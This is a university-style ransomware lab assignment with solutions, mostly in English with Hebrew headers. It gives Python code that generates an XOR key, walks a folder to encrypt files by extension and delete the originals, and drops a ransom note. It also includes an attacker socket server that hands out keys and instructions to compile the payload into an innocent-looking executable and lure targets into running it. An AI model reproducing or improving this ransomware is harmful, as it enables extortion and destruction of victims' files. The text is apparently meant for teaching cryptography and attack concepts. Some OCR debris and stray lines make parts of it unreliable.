מטלת סיכום – מעבדת התקפה

במטלת הסיכום שלנו בחרנו לבצע את מסלול ב' ולהכין מעבדה שעוסקת בתקיפת הצפנה על מחשב היעד, התקיפה במעבדה זו דורשת פייתון (לפי דרישות המסלול שנבחר) והיא בוצעה על מערכת הפעלה Windows7.

Ransomware Lab Attack

נבדק בגרסאות פייתון: 2.7 (נבדק ספציפית בגרסה 2.7.15 אבל אמור לעבוד על כל גרסה 2.7).

נבדק במערכות הפעלה: נתקף: Windows 7, תוקף: Ubuntu 18.04

Overview:

The objective of this lab is for students to get familiar with the concepts of cryptography and key-encryption. In this lab we will learn to generate a simple key, encrypt a folder of files in the target's computer and decrypt it, using python scripts. After finishing this lab, students should be familiar with simple cryptography definitions and get a little bit of experience on encrypting and decrypting themselves.

Lab Environment:

This lab makes use of Python and Windows 7 OS, but has been tested on the following:

Python: Versions 2.7 (specifically tested on 2.7.15)

OS: Target: Windows 7 (but relevant to all Windows OS, and all Linux OS)

Attacker: Ubuntu 18.04 (but relevant to all Linux based Os's)

Lab Tasks:

Task 1: Generate Key Using Python

In this task we will generate a key in order to successfully encrypt files, using that key. To understand the significance of 'key' and what in means in the cryptography world, here is a background you must read in order to gain this knowledge.
First we will focus on a cryptographic machine, such a machine should execute all the steps in an encrypting and decrypting process.
A symmetrical cryptographic machine is a group of three algorithms {Gen, Enc, Dec}:

תרגיל מסכם

Gen (=Generate) is a random algorithm that receives some randomness parameter, and generates a key using that randomness. The key this algorithm generates is used to encrypt and decrypt (the next 2 algorithms of the machine) data.

Enc (=Encrypt) is also a random algorithm that uses the key over a group of data to change the data into encrypted data, that means that this algorithm will receive the data that is supposed to be encrypted and the key generated in Gen algorithm, and encrypt the data according to the random key (this is the randomness of this algorithm).

Dec (=Decrypt) is a deterministic algorithm. This algorithm receives the key and the encrypted message, and is able to reverse the encrypted message into the original one using the key that was used to encrypt.

<u>Code for key</u>:

```
import string
import random
import sys

#Generate key, allowing characters, digits, special characters. Note something needs to be changed.
key = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase + string.digits + '^!\$%&/()=?{[]}+~#-
_.:,;<>|\\') for _ in range(XYZ))
print(key)

#print key in executing window
print('\n'+'Key length = '+str(len(key)))

#print key into file in current folder
with open('key.txt', 'w') as w:
        w.write(key)
        w.close()
```

Please note that the range of the random key needs to be changed.

This parameter is responsible for the length of our key. If our key is too small, our target can easily guess it and decrypt his own files (if the encryption algorithm is known). For example, if the choices of the key are {0,1} and the length is 1, we can guess “0” or “1” and in a 100% probability we will find the key in 2 guesses. So note that the longer they key is, the more secure it is (because it will be much harder to guess).

<u>When decrypting the files, please explain and give examples to how the length of the key affects the decryption process (relevant to xor algorithm).</u>

Task 2: Encrypt Files

Task 2.0 – Preparing the Environment:

In this part we will prepare a folder with different kinds of files in your preferred location on the machine, in order to encrypt and decrypt them. Please note that in order to make the process easier – ALWAYS create a copy of the folder before encrypting, so if anything goes wrong you won’t have to execute this step repeatedly.

Task 2.1 – Adjusting the Code to Match Your Attack:

Note the code given in this task. This code is responsible for the encryption of the data in the folder chosen for the attack. In order for this code to work in your attack there are some parameters that need to be adjusted. Please note that and fill the code accordingly.

```
import os
import string
import random
import sys

#insert folder path you want to encrypt
folder_path = ‘YOUR:\\PATH’

#enter key you generated in first task
key =r”””-------------------Your KEY------------------“””
```

Task 2.2 – Let the Target Know:

For our attack to be relevant, we would want to let the target know he has been attacked. If we don’t let the target know he has been attacked, he may not notice it. There are many ways to do so, we chose the simplest way, by writing a part in the code that creates a file in the current folder location, and leaves a message that they have been attacked. Please fill out a code that does that under the relevant comment.

```
#print a message to the user in current folder
#
#
#
```

Task 2.3 – Encrypting function:

In the rest of the encryption code, you will be able to see the encryption function and the encryption operation itself. The encryption operation in the second part of the following code uses a loop to go through all the files in the folder given as a parameter and uses the encryption function to encrypt the file and then stores it using an indicating name in the folder, and removes the old files.

The encryption function used here is XOR, which is a very simple encrypting function, that does the XOR (exclusive OR) operation of the bits of the data and the key, and this way creates a new file after the XOR operation, that is encrypted.

Example: (In order to maintain simplicity in the example, the lengths of the key and data are the same.)

XOR	**0**	**1**
0	0	1
1	1	0

Data: { 1 0 0 0 1 0 1 0 1 0 1 0 }

Key: { 0 1 0 0 1 0 0 1 0 0 0 0 }

Result: { 1 1 0 0 0 0 1 1 1 0 1 0 }

```
#encryption function - xor between key and data
def str_xor(s1, s2):
        return "".join([chr(ord(c1) ^ ord(c2)) for (c1,c2) in zip(s1,s2)])

#for all files in the folder
for files in os.listdir(folder_path):
        os.chdir(folder_path)
        with open(files, 'rb') as r:
                data = r.read()
                r.close()
                #encrypt using str_xor function
                enc = str_xor(data, key.strip('\n'))
                #saves files with new name to show they were encrypted
                new_file = '(encrypted)'+os.path.basename(files)
                #write files to folder
                with open(new_file, 'wb') as n:
                        n.write(enc)
                        n.close()
                        #removes original files from folder
                        os.remove(files)
```

תרגיל מסכם

Answer the following questions:

1) Why is XOR not a safe encrypting function?
2) What function would you use to replace XOR in this encryption file?
   (No need to implement, only give another option and explain why it is safer)

Task 2.4 – Overview of steps 2.1 – 2.3:

Try to analyze the attack that has been just made and find 2 major security issues in this attack, that we as attackers haven't dealt with. Write your ideas. (Your ideas don't have to match exactly the answers written in the lab).

Task 2.5 – Windows 7 Previous Versions:

In Windows 7 there is a very useful feature called previous versions. Read about this feature, write a detailed description about it and explain why this feature does not help the target in his attack.

Task 3: Decrypt Files

In this task in the lab you will construct on your own the decrypting file for the attack, based on the encrypting file. As mentioned above, after running the decryption code, we will be able to restore the original files and view their contents correctly.

Task 3.1 – Defining the Necessary Code For the Decryption

In the decryption of the files, what we need to do is exactly the reverse of what we did in the encryption part. This is a big clue for what will be needed.

Examine the encryption code and find all the necessary parts that without their definition in the decryption code, you will not be able to decrypt the files. You can use the explanation about **Dec** in Task 1. Explain your answer.

Task 3.2 – Decrypting the files

After finding all the definitions needed in order to decrypt the files, the actual decrypting operation has to be made. Similar to the way the files are encrypted, now you will have to decrypt them. Write your code and explain your code.

Task 3.3 – Restore Data

Using the code you have written decrypt the files.

Task 4: Improve the Attack

Here we will refer to two major security issues in this attack, that the code doesn’t deal with, and we will try to give a solution to deal with them. (Notice that this is what you have been asked about it Task 2, 2.4 – your answers do not have to match what is written below. There are more issues with this attack)

1) The code does not check the existence of the path chosen before implementing the attack. If the path does not exist, the attack will not be successful and there will be a fatal error. In addition to that, the code as of now does not deal with folders, only encrypts files in a folder.
2) The key is not safe! In this attack the key that is generated to encrypt and decrypt the files is saved onto the target’s computer in a file, in order to ease our use as attackers. Note that the same way that this eases the attacker’s work, it might provide the target with the solution to decrypt his files on his own, so we need a safer approach.
   Moreover, the code as of now can be seen by the target – and that makes the attack very weak and unsecure.

Task 4.1: Improve the Code

Task 4.1.1– Checking Existence of Path

This part is very simple, and you are expected to do it yourself. Using basic python you should be able to do so in about 1-2 rows of code.

Task 4.1.2 - Improve the Code (Encrypt & Decrypt folders)

To Improve the code as mentioned above in Task 4 (1), we will want the code to encrypt also sub-folders in the main path we asked to encrypt. This way, the attack is much wider and can encrypt wide ranges of the targets folders, depending on the main folder we want to encrypt, written in the code.

We will have to match this in the decrypting code as well, in order for the decryption to be symmetrical to the encryption we had done in the first step on the target’s machine, and restore the original state of the target’s folders in his machine.

Please do so in your code. Show the code, and also evidence that your attack with the code has encrypted and decrypted folders as well as files.

Task 4.2: Safer Approach for the Attack

Task 4.2.1 – Generate Key and Prepare Attacker Files

In this part we will offer one solution out of many that exist, to keep our key and code safe in the attack.

In order to keep the key safe, we will not want to save it anywhere in the targets machine or in any way make it visible for the target, so we will want the key to be generated in the attacker’s machine, not the targets, thus making the key invisible to the target (until now we didn’t separate between the attacker and the target). After generating the key in his own machine, the attacker will prepare the encrypting and decrypting codes on his machine (not the targets machine itself as we have done until now). The solution we will use to disable the target from seeing the code is turning the encrypting code to an executable file in the attacker's machine, and sending the encrypting code as an innocent seeming file to the target.

Note: You may use the code given in the Guidelines.

Question: What are other ways we can try to keep the key and the code safe? Offer one way of doing so and explain it.

Task 4.2.2 – Allowing the Communication Between Attacker and Target Machines

For the attack to work as presented in 4.2.1, the target has to receive the executable code as a file that he will want to open. When the target opens the file, the code will start to run on his machine, and the two machines will have to communicate in order to exchange the key (that is, the target's machine has to create a socket and allow the attacker's machine to pass over the key).

In order to do that, you must add code accordingly to the encrypting file, so that this communication will be possible.

Task 5: Implement Attack

In this task, you will implement a whole attack using the files from Task 4.1 and the code added to allow communication between the two machines when the attack starts. You must present print screens and explanations for every step of the attack.

The following commands will help you run the attack:

```
#Run the server (enter filename and port of choice)

$python *.py 0.0.0.0 *(port-erase these brackets)
```

Task 5.1 – Sending Encrypting File to Target

In this part you must use any way you like to send the executable file to the target, taking in consideration that the attacker does not have any kind of access to the target's computer, other than they are both connected to the internet. Whatever is sent to the target has to seem innocent and interesting enough to increase the chances that the target will open the file (does not have to be designed to a specific target, a wide range of targets is also acceptable).

```
#Install pyinstaller

$pip install pyinstaller

# To compile the code: Insert filename(remember – be innocent!)

$pyinstaller *.py --onefile -w
```

Task 5.2 – Identify Encryption

Show that the attack has been successful, and the target's path has been encrypted. Show proof that sub folders were also encrypted in the attack.

Task 5.3 – Run the Decryption

Now that the attack was successful, we assume that the target will want to pay or in some way contact the attacker to decrypt the files and restore them. In order to do that, the target will have to run another executable file, this time the decrypting code. To do that, the attacker will not need to 'convince' the target to run the file as in task 5.1, only send the target the executable for him to run.

In this task you must write your own decrypting code, based on the encrypting code, and using the experience you've gained throughout the tasks in the lab.

Show proof that the target's files were decrypted correctly.

6. Guidelines:

- Code for attacker server:

Server Code for Generating Key and Communicating with target**:**

```
#!/usr/bin/python
#Code relevant to all Linux os's.

#libraries
import socket
import thread
import sys
import base64
import string
import random

#the function generate key and save to "name.key" file
def keygen(name):
        #generate key, allowing characters, digits, special characters.
        key = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase +string.digits+
'^!\$%&/()=?{[]}+~#-_.:,;<>|\\') for _ in range(XYZ))

        #print key into file in current folder
        file = open(name+".key", "wb")
        file.write(key)
        file.close()
        return key
def EchoClientHandler(clientSocket, addr) :
        while 1:
                client_data  = clientSocket.recv(2048)
                if client_data :
                        print client_data
                        clientSocket.send(client_data)
                        #addr[0] - IP of attacked machine
                        secret = keygen(addr[0])
                        print "key is: " + secret
                        clientSocket.send(secret)
                        print clientSocket.recv(2048)
                        print "encrypting started"
                        clientSocket.close()
                        break
                else :
                        clientSocket.close()
                        return
```

```
echoServer = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#sys.argv[1] - IP , sys.argv[2]- PORT
echoServer.bind((sys.argv[1], int(sys.argv[2])))

echoServer.listen(10)

while 1:
	cSock, addr = echoServer.accept()
	# start a new thread to service
	print "Starting new thread \n"
	print "receiving from %s: %s "%(addr)
	thread.start_new_thread(EchoClientHandler, (cSock, addr))
```

Note: We advise to run both machines on NatNetwork mode, Note the key length in the code.

Encrypting Code**:**

```
#Open communication between target and attacker in this code. Add relevant code.

#libraries
import os
import socket
import sys
import string
import random

#encryption function - xor between key and data
def str_xor(s1, s2):
    return "".join([chr(ord(c1) ^ ord(c2)) for (c1,c2) in zip(s1,s2)])

#FILE ENCRYPTING FUNCTION (DON'T TOUCH ANYTHING)
def file_ecrypt(key, name):
  if (name!="ENC.py"):
    with open(name,'rb') as f:
        data = f.read()
        f.close()
```

תרגיל מסכם

```
        #encrypt using str_xor function
        encrypted = str_xor(data, key.strip('\n'))
        encrypted_file = name + ".encrypted"
        try:
            with open(encrypted_file, 'wb') as f:
                f.write(encrypted)
                f.close()
            os.remove(name)
        except:
            print("Error: Not Permitted")

#LIST ALL FILES FOR PARTICULAR FILE EXTENTIONS AND INVOKE FILE ENCRYPT FUNCTION.
def filelist():
    mylist =
[".txt",".pdf","png","jpg","docx","doc","xls","ppt","pptx","rar","zip",".mp3",".wmv",".mp4"]
    try:
        for root, dirs, files in os.walk("c:\\Games"):
            for file in files:
                for ext in mylist:
                    if file.endswith(ext):
                        ally = os.path.join(root, file)
                        print(ally)
                        file_ecrypt(key, ally)
        except:
                print("Error: File does not exist")

filelist() #EXECUTING THE RANSOMWARE

#print a message to the user in current folder
threat = open('OMG I WAS ATTACKED.txt', 'w')
threat.write('Your files have been encrypted by a ransomware! To have them back you must pay! \n
For further details contact 555-0321')
threat.close()
```

Expanding the code (Explanation Only):

Note that in this lab we have used a very basic code for the attack, and there are a lot of things that can be done to expand the attack and make it better. For example, the code does not deal with the following cases:

- Use a safer algorithm than XOR, which is known to be unsafe.
- The code may target specific files and folders that are known to be important (or OS files to corrupt the OS itself, or specific folders and files with interesting names such as ‘bank’, ‘password’, ‘important’, etc.…

תרגיל מסכם

Lab Solutions


In this section you can find all solutions and print screens of this lab.

Task 1: Generate Key Using Python


When decrypting the files, please explain and give examples to how the length of the key affects the decryption process(relevant to XOR algorithm).

The length of the key using XOR algorithm affects the decryption of the files in such a way that short keys will decrypt the files but may decrypt them partly, and not restore them completely, as wanted. A key length such as 2000 is normally good enough.

Example:


IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
beach2.jpg - Windows Photo Viewer
File Print E-mail Burn Open
8:17 PM
12/24/2018

Print screen of key creation:


IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
generate_key.py - C:\Users\IEUser\Desktop\generate_key.py (3.7.1)
File Edit Format Run Options Window Help
Ln: 6 Col: 146
Python 3.7.1 Shell
File Edit Shell Debug Options Window Help
Ln: 8 Col: 4
eula
key.txt
generate_k...
MSE

```python
import string
import random
import sys

#Generate key, allowing characters, digits, special characters.
key = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase + string.digits + '^!\$%&/()=?{[]}+~#-_.:,;<>|\\') for _ in range(2000))
print(key)

#print key in executing window
print('\n'+'Key length = '+str(len(key)))

#print key into file in current folder
with open('key.txt', 'w') as w:
        w.write(key)
        w.close()
```

```
Python 3.7.1 (v3.7.1:260ec2c36a, Oct 20 2018, 14:05:16) [MSC v.1915 32 bit (Inte
l)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
============== RESTART: C:\Users\IEUser\Desktop\generate_key.py ==============
D(s0_4;Vf2bxS;:}kfM/\6<A!qWZLYk[oL.,|arT+VIpr/P}Z]_7fML8[b_5huw#?3p6]=w,Y~--_0];
%hXd/qLnJB-f<V;eRvlGc\Pn=8g&EgA2(\:3-;PbdS1!zS,c.HJ;BO#XP7%#4hKvE)MjG~ALR$I.jz~N
),{=n&4pc]i((r_Qw~yf%#A=U=[]X]kI7HQ,c+96dt\\}KS#uE$qLOIhq,;ygq_svl4a6U<ep%,SKqbA
s4LFS<aQS1;CK&rop)Z5&EUUOnYC!?}9?!&vNrBs&R;o29A/L(\WVe9bP?S(Jw0r2jGN&r[-&$/f>!tG
PE^qd)u]y0K!4l#ROsRuaq+u,4CIb\(wir~6igD49)W?Lhcnt;$|bwLrB_Q\?b9#mlD&~Hq\qo.-&D2c
p?(,]bW\gPdMex$3xrAvB,6oVPQI+|Z\hUbUiGx.)1YOkqeEkG\N65HXY|6p=;BwR)6^f?Yr1X2O\W<p
]\;;F{F2VlpGdz>1<+6r--&aiqMTI#C>wINLAVbpf.$_/pb&Cd_<ZU&fQ+H4{>uygE(L.bofLYb]+$W,
,v!ssiU7s17$xvDsuuis#7P0ARcW]KsvNca{+X|)%>D|(zL\Jc5cm\gpMjoNf;EGf=N?J5vOEQBUX\ox
:jEb<?!~XLnI[a&s6c[_}z[!>Mg]B!l#QZ3wV89vq<Sc9}UTcx-$&1QX~CX}u6csK!=_ZLXu^!_qZ9<+
U]w-UKP%{yx27w0jd!QEyX(xvp82Sd6($^vvw3-/)bQoTV4~KAbv1qI\>tVMG_^4s^&uV>CpX&s9nb/M
)U{MoNCz7a{RQ&[[U3$;Ws(o=&YbJ0,eV!v+]$3r#;Pud\##v>(2o&aFXy6A<5O^0U1,E=ek^w^a2z:~
Eu4Cu5N{3rpger&n_]|dOO=J!]u[0N!n7QjlqZ8Yg;E&M~NfrXoa?>}L3=CE99>IeqTKVDD>=:gVQ[0O
zv2<~]Ln.z[fJ+R->U%!qpPQC7IJNppKxUejMC{>-6_ciLD$%Z]\\(F&N|;dfMI_Qe?KL)kAubr3aB#q
5.dW2?f;h-)[1;vP8CbKCCzzG4/d%,tkljKapCr#(9(4c~{|z$#:Ld7UEsys<~u]]?vovd!m=\/dtsJ(
.zW&.f^o7kl6]L{I5oBKSr%qiI5J!<3n?CSN4r#V]oY<+1%:m$\+i7Dv&(Kip\=f&P6VVL_2v5}SRPAY
$U4bV~&?_WndLwc<e7gCSWBNuT\xXE=w_{D\phE\oexF65suFvk0_1gr\FR!l{XIsZiE#EW)$Q{)O1>u
Siup9[JOl|8j%(6nk3.cP-mtX-9+sLUD5ylw%<E}eXJ/6!h<B+e7odz-Z<,e&pO{G,lnlksqF:8]f|Fw
F]YS+ym|,NM7?/8WhUm7}orK^F!v5>\lvlolza0reI:T);EN2oxRRd4+9a-CPf8P%phv0&OZ&/ZozNFh
_H+XJt7+q7+6I3x1,cyyxzQ-P|PyUi11ODYS$)5L/1y$a|+i].jpSf8{$rr%>6Lu:VE~Vw[U&2!JW>->
8aV48TJ,CQ&?_,|=9DWO5:<P^2y6e^9f:[=3WB!f8P5?_j/5i|S)pP4f}$Z?sT;|IOf]\yt(rg6r09<1
5]/u^:Ed=_T!y?Q,6:>l20RxtF<,P(FH~L{IrpIX\.{6{}jZBL..f3j6r3}F>\[U-SITDRu=27YV!g83
dFC$gX?ym9_K>9}>Krc2D\\Z9A2p.GjgPyf0_PIH+{AvQVR<3s?<3WOcQ]{7Y,I1WEs~.EjQfJ)<)iQ_
qmCO^Ka[Pq]Iy-sPoWt9QW9d$;RU^H0/6/XTu&7UiBO#Oa_P^F\p0w;6Oyi#aWSSNO]e~6]\^:6?,cU%
>U?{D\uG^.B_:{}vN~8W#+]mv<$wc9(o3!/O)?+6FI)Mj7hXVCYe.z%X{O2A&g%y2rU10U&d%9~p/V]-
ff;{_3W(n][/53eUB#1EKS&+Z||1.aWqHFn\1!gL(GSG%AxnJ0P03O].%?vP>^-(=K9qK(}{g4y{r/2>

Key length = 2000
>>>
```

Task 2: Encrypt Files

Task 2.0 – Preparing the Environment:

The student has to create a folder with all kinds of files on the machine.


Task 2.1 – Adjusting the Code to Match Your Attack:

```
import os
import string
import random
import sys

#insert folder path you want to encrypt
folder_path = 'YOUR:\\PATH'

#enter key you generated in first task
key =r"""------------------Your KEY------------------"""
```

Task 2.2 – Let the Target Know:

```
#print a message to the user in current folder
threat = open('OMG I WAS ATTACKED.txt', 'w')
threat.write('Your files have been encrypted by a ransomware! To have them back you must pay! \n
For further details contact 555-0321')
threat.close()
```

Task 2.3 – Encrypting function:



```
Python 2.7.15 (v2.7.15:ca079a3ea3, Apr 30 2018, 16:22:17) [MSC v.1500 32 bit (In
tel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
================== RESTART: C:\Users\IEUser\Desktop\enc.py ==================
>>>
```

```
import os
import string
import random
import sys

#insert folder path you want to encrypt
folder_path = 'C:\\Games'
#your path
```

```
Your files have been encrypted by a ransomware! To have them back you must pay!
 For further details contac 555-0321
```

Name	Date modified	Type	Size
(encrypted)a.txt	12/21/2018 3:06 PM	Text Document	1 KB
(encrypted)b.txt	12/21/2018 3:06 PM	Text Document	1 KB
(encrypted)beach.jpg	12/21/2018 3:06 PM	JPEG image	0 KB
(encrypted)beach2.jpg	12/21/2018 3:06 PM	JPEG image	2 KB
(encrypted)c.txt	12/21/2018 3:06 PM	Text Document	1 KB

```
┤@↳CׂWT8↕S♂┬ ←[]↑└.]9B↕
```

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.

Red rectangle = message printed into file. (Task 2.2 – Let the Target Know)

Green rectangle = encrypted files in folder.

Yellow rectangle = an encrypted text file.

Answer the following questions:

3) **Why is XOR not a safe encrypting function?**
The XOR operator is extremely common as a component in more complex ciphers. By itself, using a constant repeating key, a simple XOR cipher can trivially be broken using frequency analysis. If the content of any message can be guessed or otherwise known then the key can be revealed. Its primary merit is that it is simple to implement, and that the XOR operation is computationally inexpensive. A simple repeating XOR (i.e. using the same key for xor

operation on the whole data) cipher is therefore sometimes used for hiding information in cases where no particular security is required.
If the key is random and is at least as long as the message, the XOR cipher is much more secure than when there is key repetition within a message. When the keystream is generated by a pseudo-random number generator, the result is a stream cipher. With a key that is truly random, the result is a one-time pad, which is unbreakable even in theory.
In any of these ciphers, the XOR operator is vulnerable to a known-plaintext attack, since plaintext XOR ciphertext = key. It is also trivial to flip arbitrary bits in the decrypted plaintext by manipulating the ciphertext. This is called malleability.

4) **What function would you use to replace XOR in this encryption file?**
(No need to implement, only give another option and explain why it is safer)
Here are two websites with safer encrypting algorithms:

https://blog.storagecraft.com/5-common-encryption-algorithms/

https://www.toptenreviews.com/software/articles/secure-encryption-methods/

Task 2.4 – Overview of steps 2.1 – 2.3:

Try to analyze the attack that has been just made and find 2 major security issues in this attack, that we as attackers haven't dealt with. Write your ideas. (Your ideas don't have to match exactly the answers written in the lab).

1) Target can see the key and code.
2) XOR algorithm is unsafe.
3) Path existence is not checked.

Task 2.5 – Windows 7 Previous Versions:

Detailed explanation about Windows previous versions:

